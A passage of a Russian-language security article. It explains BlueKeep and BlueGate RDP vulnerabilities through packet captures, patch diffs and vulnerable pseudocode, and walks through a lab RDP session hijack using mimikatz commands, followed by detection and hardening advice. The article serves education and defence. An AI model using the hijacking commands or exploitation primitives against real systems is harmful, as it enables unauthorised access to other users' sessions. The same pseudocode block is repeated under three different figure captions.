


Рисунок 19. Стандартная инициализация конференции GCC

Пока конференция GCC инициализируется клиент предоставляет имя канала, которое не занесено сервером в белый список, что означает, что злоумышленник может настроить другой SVC с именем «MS_T120» на канале, отличном от 31. Использование MS_T120 на другом канале приводит к повреждению памяти кучи (англ. Heap Memory Corruption) и RCE.

На рисунке 21 показан аномальный запрос канала во время последовательности инициализации конференции GCC с каналом «MS_T120» на канале номер 4.


```

12.2.183502573 192.168.174.1 192.168.174.135 RDP 512 ClientData
4
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
MULTIPOINT-COMMUNICATION-SERVICE T.125
GENERIC-CONFERENCE-CONTROL T.124
  ConnectData
    t124Identifier: object (0)
    object: 0.0.20.124.0.1 (Generic Conference Control)
    connectPDU: 000000100001c00044756361813a01c0ea000b0000000007...
      connectGCCPDU: conferenceCreateRequest (0)
        conferenceCreateRequest
          conferenceName
            ... 0... lockedConference: False
            ... 0... listedConference: False
            ... 0... conductibleConference: False
            terminationMethod: automatic (0)
          userData: 1 item
  Remote Desktop Protocol
    ClientData
      clientCoreData
      clientClusterData
      clientSecurityData
      clientNetworkData
        headerType: clientNetworkData (0xc003)
        headerLength: 56
        channelCount: 4
        channelDefArray
          channelDef
            name: rdpdr
            options: 0x00000000
          channelDef
            name: rdpsnd
            options: 0xc0000000
          channelDef
            name: clipdr
            options: 0xc0a00000
          channelDef
            name: MS_T120
            options: 0x00000000
            0... .. = optionsInitialized: 0x0
            ..0.. .. = encryptRDP: 0x0
            ..0.. .. = encryptSC: 0x0
            ..0.. .. = encryptCS: 0x0
            ..0.. .. = priorityHigh: 0x0
            ..0.. .. = priorityMed: 0x0
            ..0.. .. = priorityLow: 0x0
            ..0.. .. = compressRDP: 0x0
            ..0.. .. = compress: 0x0
            ..0.. .. = showProtocol: 0x0
            ..0.. .. = remoteControlPersistent: 0x0

```

Рисунок 20. Нестандартная последовательность инициализации конференции GCC — MS_T120 на другом канале

Компоненты, участвующие в управлении каналом MS_T120, выделены на рисунке 22. Эталонный канал MS_T120 создается в `rdpwsx.dll`, а пул кучи выделяется в `rdpwr.sys`. Повреждение кучи происходит в `termdd.sys`, когда эталонный канал MS_T120 обрабатывается в контексте индекса канала, отличного от 31.




Рисунок 21. Windows Kernel and User Components

Исправление Microsoft, показанное на рисунке 23, теперь добавляет проверку запроса на подключение клиента с использованием имени канала «MS_T120» и обеспечивает его привязку только к каналу 31 (1Fh) в функциях `_IcaBindVirtualChannels` и `_IcaRebindVirtualChannels` в `termdd.sys`.




Рисунок 22. Патч Microsoft добавляющий проверку привязки канала

```
43  u9 = IcaFindChannelByName(u4, (PERESOURCE)5, (char *)u7 - 8); 46
44  u10 = u9; 47
45  if ( u9 ) external channels are bound with a system generated id 48
46  { 49
47      IcaReferenceStack(u9); 50
48      ReEnterCriticalRegion(); 51
49      ExAcquireResourceExclusiveLite((PERESOURCE)(u10 + 12), 1u); 52
50      _IcaBindChannel(u10, 5, *(_WORD *)u7, *(_DWORD *)u7 + 2); 53
51      ExReleaseResourceLite((PERESOURCE)(u10 + 12)); 54
52      LeaveCriticalRegion(); 55
53      IcaDereferenceChannel((PVOID)u10); 56
54      u4 = *(_DWORD *)u1 - 468; 57
55  } 58
56  ***(_DWORD *)u1 - 456; 59
57  u7 += 14; 60
58  while ( *(_DWORD *)u1 - 456 < *(_DWORD *)u1 - 464 ); 61
59  } 62
60  } 63
61  } 64
```

```
u3 = IcaFindChannelByName(u1, (PERESOURCE)5, (char *)u2 - 10);
u4 = u3;
if ( u3 ) patch hardcodes channel id to 31 for MS_T120
{
    IcaReferenceStack(u3);
    ReEnterCriticalRegion();
    ExAcquireResourceExclusiveLite((PERESOURCE)(u4 + 12), 1u);
    u5 = __stricmp((const char *)u4 + 88, "MS_T120");
    u7 = u2;
    if ( u5 )
        _IcaBindChannel(u4, 5, *(_WORD *)u2 - 1, u7);
    else
        _IcaBindChannel(u4, 5, 31, u7);
    ExReleaseResourceLite((PERESOURCE)(u4 + 12));
    LeaveCriticalRegion();
    IcaDereferenceChannel((PVOID)u4);
    IcaDereferenceChannel((PVOID)u4);
    u1 = u15;
}
```

Рисунок 23. Код до и после патча

Данная часть материала взята с сайта <https://cve-2019-0708.info/understanding-the-wormable-rdp-vulnerability-cve-2019-0708.php>

2.3.1 BlueGate

Еще одна уязвимость — BlueGate (CVE-2020-0609/0610) — была найдена в компоненте Windows Remote Desktop Gateway в Windows Server (2012, 2012 R2, 2016 и 2019). Она также позволяет злоумышленникам посредством RDP и специально созданных запросов осуществлять удаленное выполнение кода на целевой системе. BlueGate опубликована в начале 2020 года.

Шлюз удаленных рабочих столов (RDG), ранее известный как шлюз служб терминалов, — это компонент Windows Server, обеспечивающий маршрутизацию для удаленного рабочего стола (RDP). Вместо того, чтобы пользователи подключались напрямую к серверу RDP, пользователи подключаются и аутентифицируются на шлюзе. После успешной аутентификации шлюз будет перенаправлять RDP-трафик на адрес, указанный пользователем, фактически выступая в роли прокси. Идея состоит в том, что только шлюз должен быть открыт для сети Интернет, оставляя RDP-серверы в безопасности за брандмауэром. В связи с тем, что RDP представляет собой гораздо большую поверхность атаки, правильная настройка с использованием RDG может уменьшить поверхность атаки организации.

В обновлении безопасности от января 2020 года Microsoft устранила две уязвимости в RDG. Обе ошибки, CVE-2020-0609 и CVE-2020-0610, позволяют выполнять удаленное выполнение кода до аутентификации.

Для того, чтобы разобраться в технических аспектах уязвимостей начнем с просмотра различий между пропатченной и исходной версиями уязвимой библиотеки DLL.

Была изменена только одна функция. RDG поддерживает три различных протокола: HTTP, HTTPS и UDP. Обновленная функция отвечает за обработку последнего. Для удобства на рисунке 24 рассмотрена функция в виде псевдокода, в котором ненужный код был удален.

```
int HandlePacket(UDPPacket* packet, DWORD packet_len) {  
    if(!this->num_fragments)  
        this->num_fragments = packet->num_fragments;  
  
    if(packet->fragment_id > this->num_fragments)  
        return error;  
  
    int fragment_id = packet->fragment_id;  
    if(this->frag_received[fragment_id])  
        return ok;  
  
    if((this->bytes_written + packet->fragment_len) > this->buffer_size)  
        return error;  
  
    this->frag_received[fragment_id] = TRUE;  
  
    memcpy_s(&this->buffer[1000 * packet->fragment_id], 1000,  
            &packet->fragment, packet->fragment_len);  
  
    this->bytes_written += packet->fragment_len;  
  
    if(this->AllFragmentsReceived()) {  
        // do processing  
    }  
}
```

Рисунок 24. Псевдокод для функции обработчика UDP

Протокол RDG UDP позволяет разбивать большие сообщения на несколько отдельных пакетов UDP. Из-за того, что UDP не требует установления соединения, пакеты могут приходить не по порядку. Работа этой функции заключается в повторной сборке сообщений, гарантируя, что каждая часть находится в правильном месте. Каждый пакет содержит заголовок, содержащий следующие поля:

fragment_id: позиция пакета в последовательности

num_fragments: общее количество пакетов в последовательности

fragment_length: длина данных пакета

Обработчик сообщений использует заголовки пакетов, чтобы гарантировать повторную сборку сообщения в правильном порядке и отсутствие утерянных частей. Однако реализация этой функции содержит некоторые ошибки, которые можно использовать.

CVE-2020-0609

```
int HandlePacket(UDPPacket* packet, DWORD packet_len) {  
    if(!this->num_fragments)  
        this->num_fragments = packet->num_fragments;  
  
    if(packet->fragment_id > this->num_fragments)  
        return error;  
  
    int fragment_id = packet->fragment_id;  
    if(this->frag_received[fragment_id])  
        return ok;  
  
    if((this->bytes_written + packet->fragment_len) > this->buffer_size)  
        return error;  
  
    this->frag_received[fragment_id] = TRUE;  
  
    memcpy_s(&this->buffer[1000 * packet->fragment_id], 1000,  
            &packet->fragment, packet->fragment_len);  
  
    this->bytes_written += packet->fragment_len;  
  
    if(this->AllFragmentsReceived()) {  
        // do processing  
    }  
}
```

Рисунок 25. Проверка границ обработчика пакетов

memcpy_s копирует каждый фрагмент по смещению в пределах буфера повторной сборки, который выделяется в куче. Смещение для каждого фрагмента вычисляется путем умножения идентификатора фрагмента на 1000. Однако проверка границ не учитывает смещение. Предположим, что размер буфера равен 1000, и мы отправляем сообщение с двумя фрагментами.

1-й фрагмент (fragment_id=0) имеет длину 1. this->bytes_written равен 0, поэтому проверка границ проходит.

1 байт записывается в буфер по смещению 0, а bytes_written увеличивается на 1. Второй фрагмент (fragment_id=1) имеет длину 998. проверка границ проходит.

998 байт записываются в буфер по смещению 1000 (fragment_id*1000), что приводит к записи 998 байт после конца буфера.

Следует отметить, что пакеты не обязательно отправлять по порядку (помните, это UDP). Таким образом, если первый пакет, который мы отправляем, имеет fragment_id=65535 (максимум), он будет записан со смещением 65535*1000, т.е. полные 65534000 байт после конца буфера. Управляя fragment_id, можно записать до 999 байт в диапазоне от 1 до 65534000 после окончания буфера. Эта уязвимость гораздо более гибкая, чем типичное линейное переполнение кучи. Это позволяет нам контролировать не только размер записываемых данных, но и смещение до места их записи. Благодаря дополнительному контролю легче выполнять более точную запись, избегая ненужного повреждения данных.

CVE-2020-0610

```
int HandlePacket(UDPPacket* packet, DWORD packet_len) {  
    if(!this->num_fragments)  
        this->num_fragments = packet->num_fragments;  
  
    if(packet->fragment_id > this->num_fragments)  
        return error;  
  
    int fragment_id = packet->fragment_id;  
    if(this->frag_received[fragment_id])  
        return ok;  
  
    if((this->bytes_written + packet->fragment_len) > this->buffer_size)  
        return error;  
  
    this->frag_received[fragment_id] = TRUE;  
  
    memcpy_s(&this->buffer[1000 * packet->fragment_id], 1000,  
            &packet->fragment, packet->fragment_len);  
  
    this->bytes_written += packet->fragment_len;  
  
    if(this->AllFragmentsReceived()) {  
        // do processing  
    }  
}
```

Рисунок 26. Отслеживание обработчиком пакетов, фрагменты которых были переданы

Объект класса поддерживает массив 32-битных целых чисел без знака (по одному для каждого фрагмента). Как только фрагмент получен, соответствующий элемент массива устанавливается с 0 на 1. Как только каждый элемент устанавливается на

1, повторная сборка сообщения завершена, и сообщение может быть обработано. В массиве есть место только для 64 записей, но идентификатор фрагмента может находиться в диапазоне от 0 до 65535. Единственная проверка заключается в том, что `fragment_id` меньше, чем `num_fragments` (которое также можно установить равным 65535). Следовательно, установка для `fragment_id` любого значения от 65 до 65535 позволит нам записать 1 (TRUE) за пределами массива. Хотя возможность установить единственное значение в 1 может показаться неправдоподобным для превращения в RCE, даже самые незначительные изменения могут оказать огромное влияние на поведение программы.

Если по какой-либо причине вы не можете установить патч, все же можно предотвратить использование этих уязвимостей. RDG поддерживает протоколы HTTP, HTTPS и UDP, но уязвимости существуют только в коде, отвечающем за обработку UDP. Простого отключения использования UDP или брандмауэра порта UDP (обычно порта 3391) достаточно для предотвращения эксплуатации. Отключение протокола UDP продемонстрировано на рисунке 27.




Рисунок 27. Отключение UDP протокола

2.4 Session Hijacking

Перехват сеанса — это тип атаки, при котором злоумышленник может получить доступ к активному сеансу, который не доступен злоумышленнику напрямую. Чтобы продемонстрировать атаку такого типа, нужно создать сценарий. На рисунке 28

представлен демонстрационный стенд на Windows с включенной службой удаленного рабочего стола и работающей с двумя активными пользователями: raj и aarti. Одним из наиболее важных факторов для выполнения атаки перехвата сеанса является то, что другой сеанс, который мы пытаемся перехватить, должен быть активным.



Рисунок 28. Доступны два пользователя

Пусть мы вошли под пользователем raj, используя учетные данные, которые удалось извлечь на предыдущих этапах проникновения, описанных в разделе 3.2.




Рисунок 29. Вход под определенным пользователем

Теперь нам нужно снова запустить Mimikatz после входа в систему как пользователь raj. Необходимо перечислить все активные сеансы. Мы используем команду сеансов из модуля ts. На рисунке 30 видим, что существует сеанс 3 для пользователя aarti, который активен.

```

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # ts::sessions ←

Session: 0 - Services
state: Disconnected (4)
user : @
curr : 5/26/2021 6:16:13 AM
lock : no

Session: *2 - Console
state: Active (0)
user : raj @ MSEDGEWIN10
Conn : 5/26/2021 6:15:33 AM
disc : 5/26/2021 6:15:33 AM
logon: 5/26/2021 6:13:56 AM
last : 5/26/2021 6:15:33 AM
curr : 5/26/2021 6:16:13 AM
lock : no

Session: 3 -
state: Disconnected (4)
user : aarti @ MSEDGEWIN10
Conn : 5/26/2021 6:09:29 AM
disc : 5/26/2021 6:13:53 AM
logon: 5/26/2021 6:12:50 AM
last : 5/26/2021 6:13:53 AM
curr : 5/26/2021 6:16:13 AM
lock : no

Session: 65536 - RDP-Tcp
state: Listen (6)
user : @
lock : no

```

Рисунок 30. Сеанс под номером 3 активен

Использовали команду `elevate` для повышения уровня из модуля токена, чтобы выдавать текущий токен за NT Authority\SYSTEM и предоставить возможность подключения к другим сеансам. Вернувшись к выходным данным сеанса, мы увидели, что у пользователя `aarti` есть сеанс 3. Нам нужно подключиться к этому конкретному сеансу с помощью удаленной команды модуля `ts`. Пример подключения продемонстрирован на рисунке 31.

```

mimikatz # token::elevate ←
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0;000003e7} 0 D 29224 NT AUTHORITY\SYSTEM S-1-5-18
-> Impersonated !
* Process Token : {0;01fec933} 2 F 34272688 MSEDGEWIN10\raj S-1-5-21-
* Thread Token : {0;000003e7} 0 D 35020913 NT AUTHORITY\SYSTEM S

mimikatz # ts::remote /id:3 ←

```

Рисунок 31. Подключение с помощью `mimikatz` ко второму пользователю

Как видно на рисунке 32, удалось получить сеанс удаленного рабочего стола для пользователя aarti, имея изначально доступ к пользователю raj. Таким образом session hijacking успешно реализована в службе удаленного доступа RDP.




Рисунок 32. Сеанс пользователя aarti

3 Рекомендации по повышению уровня защищенности RDP:

Около 80% взломов связано не с уязвимостями протокола RDP, а с ненадежными паролями. Поэтому в компаниях должна быть принята и закреплена в инфраструктуре политика использования сложных для подбора паролей и обязательной двухфакторной аутентификацией. Пароли пользователям желательно хранить в специальных защищенных менеджерах паролей. Решения по безопасности также должны быть дополнительно защищены паролем, чтобы нельзя было их отключить изнутри при атаке.

3.1 Журналы событий в Windows

Прежде чем переходить к смягчению последствий атак на RDP, нам сначала нужно уметь обнаружить следы атаки. Как и все службы в Windows, удаленный рабочий стол также создает различные журналы, содержащие информацию о пользователях, которые вошли в систему, или время, когда они вошли в систему и вышли из нее, с указанием имени устройства и, в некоторых случаях, IP-адреса подключающегося пользователя.

Существуют различные типы журналов, касающихся службы удаленного рабочего стола. Например: журналы аутентификации, входа в систему, выхода из системы, подключения сеансов. При подключении к клиенту аутентификация может быть успешной или неудачной. Для этих случаев есть различные EventID для распознавания. Журналы аутентификации находятся внутри раздела безопасности. Рассмотрим некоторые из них:

EventID 4624: процесс аутентификации прошел успешно

EventID 4625: процесс аутентификации завершился сбоем

Есть события Logon и Logoff. Вход в систему произойдет после успешной аутентификации. Logoff будет отслеживать, когда пользователь был отключен от системы. Эти конкретные журналы будут расположены по следующему адресу:

Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.

Event ID 21: Remote Desktop Logon

Event ID 23: Remote Desktop Logoff

Наконец, есть журналы подключения к сеансу. В этой категории больше всего событий, потому что существуют разные причины отключения, и пользователю должно быть понятно на основе конкретного идентификатора события. Эти журналы расположены по следующему адресу:

Applications and Services Logs > Microsoft > Windows > TerminalServices-LocalSessionManager > Operational.

EventID 24: сеанс удаленного рабочего стола отключен

EventID 25: сеанс удаленного рабочего стола переподключен

3.2 Установка ограничения времени активного сеанса

Для смягчения последствий мы также можем установить определенное ограничение по времени для отключенных сеансов, бездействующих служб удаленного рабочего стола, которые могут забивать использование памяти, и других. Эти политики можно найти по адресу:

Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Session Time Limits.

3.3 Network Level Authentication

NLA обеспечивает более надежную защиту от подмены ключей, требуя аутентификацию до установления сессии и во время сессии. В последние годы именно NLA затрудняла эксплуатацию серьезных уязвимостей в протоколе.

3.4 Ряд других полезных практик:

- Если RDP не используется, то выключите его и отключите на брандмауэре сети внешние соединения с локальными машинами на порту 3389 (TCP/UDP) или любом другом порту RDP.
- Использовать VPN (англ. Virtual Private Network – виртуальная частная сеть).
- Используйте нестандартные ключи, например, PKI (Public Key Infrastructure), а соединения RDP стройте с помощью TLS (Transport Layer Security).

- Постоянно обновляйте все ПО на устройствах сотрудников до актуальных версий. Помните, что 80-90% эксплойтов создано после выхода патча на уязвимость. Узнав, что была уязвимость, атакующие ищут ее именно в старых версиях софта. Это является хорошей практикой корпоративной ИТ-политики. Кроме того, любые незащищенные или устаревшие компьютеры нужно изолировать.
- По возможности используйте шифрование на устройствах, которые используются для решения рабочих задач (например, шифрование диска).
- Сделайте резервные копии ключевых данных. Резервные копии должны быть доступны только администратору или пользователю резервного копирования. Права на папки к файлам резервного копирования также должны быть максимально ограничены.
- Блокировать учетные записи с пустым паролем.
- Использовать двухфакторную аутентификацию.
- Настроить политику блокировки при неудачных попытках ввода пароля. Рекомендуется установить значение блокировки равное 3.
- Ограничить кол-во пользователей, которые могут войти в систему с помощью RDP.

Спасибо за прочтение и уделенное время!

Надеюсь, данный материал был полезен. Будьте бдительны и следите за актуальными уязвимостями, чтобы снизить риски атак на вашу корпоративную инфраструктуру. Благодарю за прочтение!